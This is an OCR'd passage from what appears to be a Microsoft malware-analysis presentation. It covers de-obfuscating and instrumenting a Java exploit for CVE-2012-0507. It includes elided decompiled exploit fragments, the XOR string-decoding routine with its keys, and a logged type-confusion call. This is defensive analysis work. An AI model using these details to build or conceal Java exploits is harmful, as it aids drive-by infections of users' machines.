      return la(paramObject1).getMethod((String)paramObject2,
paramArrayOfClass).invoke(paramObject3, paramArrayOfObject);
    }
…
}
```

Invoke parameter objects

- paramArrayOfObject = Invoke Parameter Objects
- 2nd argument for invoke

```
package la;

public class lb
{
…
 public static Object la(Object paramObject1, Object paramObject2, Class[] paramArrayOfClass,
Object paramObject3, Object[] paramArrayOfObject)
  {
    try
    {
      return la(paramObject1).getMethod((String)paramObject2,
paramArrayOfClass).invoke(paramObject3, paramArrayOfObject);
    }
…
}
```

Call example

```
package la;

class la extends ClassLoader
{
…
 public static void la(lc paramlc)
  {
    la = lb.lb(n.ld);
    n localn = new n();
    lb.la();
    Object[] arrayOfObject = { new Object[0] };
    Class localClass = lb.la(lb.la(J.lf));
    Object localObject1 = lb.la(localn.ly, localn.lA, new Class[] { localClass },
lb.la(localn.lc(), new Class[] { lb.la(n.lv) }), new Object[] { { n.lc } });
…
```

localn.ly: Class name

```
package la;

class la extends ClassLoader
{
…
 public static void la(lc paramlc)
  {
    la = lb.lb(n.ld);
    n localn = new n();
    lb.la();
    Object[] arrayOfObject = { new Object[0] };
    Class localClass = lb.la(lb.la(J.lf));
    Object localObject1 = lb.la(localn.ly, localn.lA, new Class[] { localClass },
lb.la(localn.lc(), new Class[] { lb.la(n.lv) }), new Object[] { { n.lc } });
…
```

localn.ly: Class name

- localn: class n type (local.ly=n.ly)
- n.ly=n.z[15] in class n's constructor

```
.method public <init>()V
…
    aload_0
    getstatic la/n.z [Ljava/lang/String;
    bipush 15
    aaload
    putfield la/n.ly Ljava/lang/String;
```

Loading de-obfuscated string to n.z[15]

- Use *ldc* instruction to load obfuscated string to the stack


```
00112   .method static <clinit>()V
…
    bipush 23
    anewarray java/lang/String
…
    dup
    bipush 15
    ldc "\37b\nwM\31b\22qM\7f\32z\6\26wRU\f\33p\bd\26\26w\23d"
    jsr met001_213
    aastore
…
    putstatic la/n.z [Ljava/lang/String;
```


Calling de-obfuscation routine

- Call de-obfuscation routine(*met001_213*) with obfuscated string as the parameter.

```
00112   .method static <clinit>()V
…
    bipush 23
    anewarray java/lang/String
…
    dup
    bipush 15
    ldc "\37b\nwM\31b\22qM\7f\32z\6\26wRU\f\33p\bd\26\26w\23d"
    jsr met001_213
    aastore
…
    putstatic la/n.z [Ljava/lang/String;
```


De-obfuscation routine







```
i=0;
for(i=0;i<string_length;i++)
{
    switch(i % 5)
    {
        …
    }
    …
}
```

XOR key rotation





For each cases, it pushes different constant values.

```
i=0;
for(i=0;i<string_length;i++)
{
   switch(i % 5)
   {
      case 0:
        xor_key = 117;
        break;
      case 1:
       xor_key = 3;
       break;
      case 2:
       xor_key = 124;
       break;
      case 3:
       xor_key = 22;
       break;
      default:
       xor_key = 99;
       break;
   }
   …
}
```



XOR operation






Using the constant value and original value it performs XOR operation.

decoded_value = orig_value ^ xor_key

Decoding loop



Basically it determines the value to XOR based on the remnant of 5 from the string array index and performs XOR on the original value. It performs this until the end of the array.

Encoded string
"\37b\nwM\31b\22qM\7f\32z\6\26wR U\f\33p\bd\26\26w\23d“

is decoded as

“java.lang.Integer”

Automation

Instrumentation

- Use instrumentation to modify the original exploit to dump the execution log
- You can use dynamic analysis on instrumented binaries.
  - Execute the binary and dump out class name resolution and method invoke
  - You can dynamically monitor the behavior of the target code

Replacing *java.lang.reflect.Method.invoke*

- Replace *java/lang/reflect/Method.invoke* with *inspector/ClassHook.invokeHook*.

```
aload_3
aload 4
invokevirtual java/lang/reflect/Method.invoke(Ljava/lang/Object;[Ljava/la\
ng/Object;)Ljava/lang/Object;
```

Instrumentation

```
aload_3
aload 4
invokestatic inspector/ClassHook.invokeHook(Ljava/lang/reflect/Method;Lja\
va/lang/Object;[Ljava/lang/Object;)Ljava/lang/Object;
```

Inspector.ClassHook.invokeHook

- *inspector/ClassHook.invokeHook* is a custom made method and it calls original *java/lang/reflect/Method.invoke* after dumping out parameter and object information.

```
package inspector;

public class ClassHook {
    public static Object invokeHook(Method method, Object obj, Object[] objs,int
flags) {
        …
        System.out.println( "Invoking: " + method.toString());
        …
        //Dump obj which is the target object and objs which are arguments
        …
        Object ret = method.invoke(obj, objs); ← calls original method with original parameters
        …
        return ret;
    }
}
```

Analyzing Java log

- From Java log files, you can find the method invoke logs.
- The following shows one of the essential method calls in exploiting CVE-2012-0507.
- Using this method, you can determine the maliciousness of the class file in a very short time without statically decoding the obfuscated code.

```
...
Invoking: public final void
java.util.concurrent.atomic.AtomicReferenceArray.set(int,java.lang.Object)
        argument 1: class java.lang.Integer: 0
        argument 2: class sun.plugin2.applet.Applet2ClassLoader
...
```

Conclusion

- There are currently different kinds of vulnerability classes for Java.
- Type confusion is one of the major vulnerability types for Java.
- CVE-2012-0507 is currently the most prevalent vulnerability for drive-by exploits.
- Instrumentation can be used to automate Java binary analysis.
- Thanks to Chun Feng at MMPC for help with analysis of CVE-2012-0507 vulnerability.

Microsoft®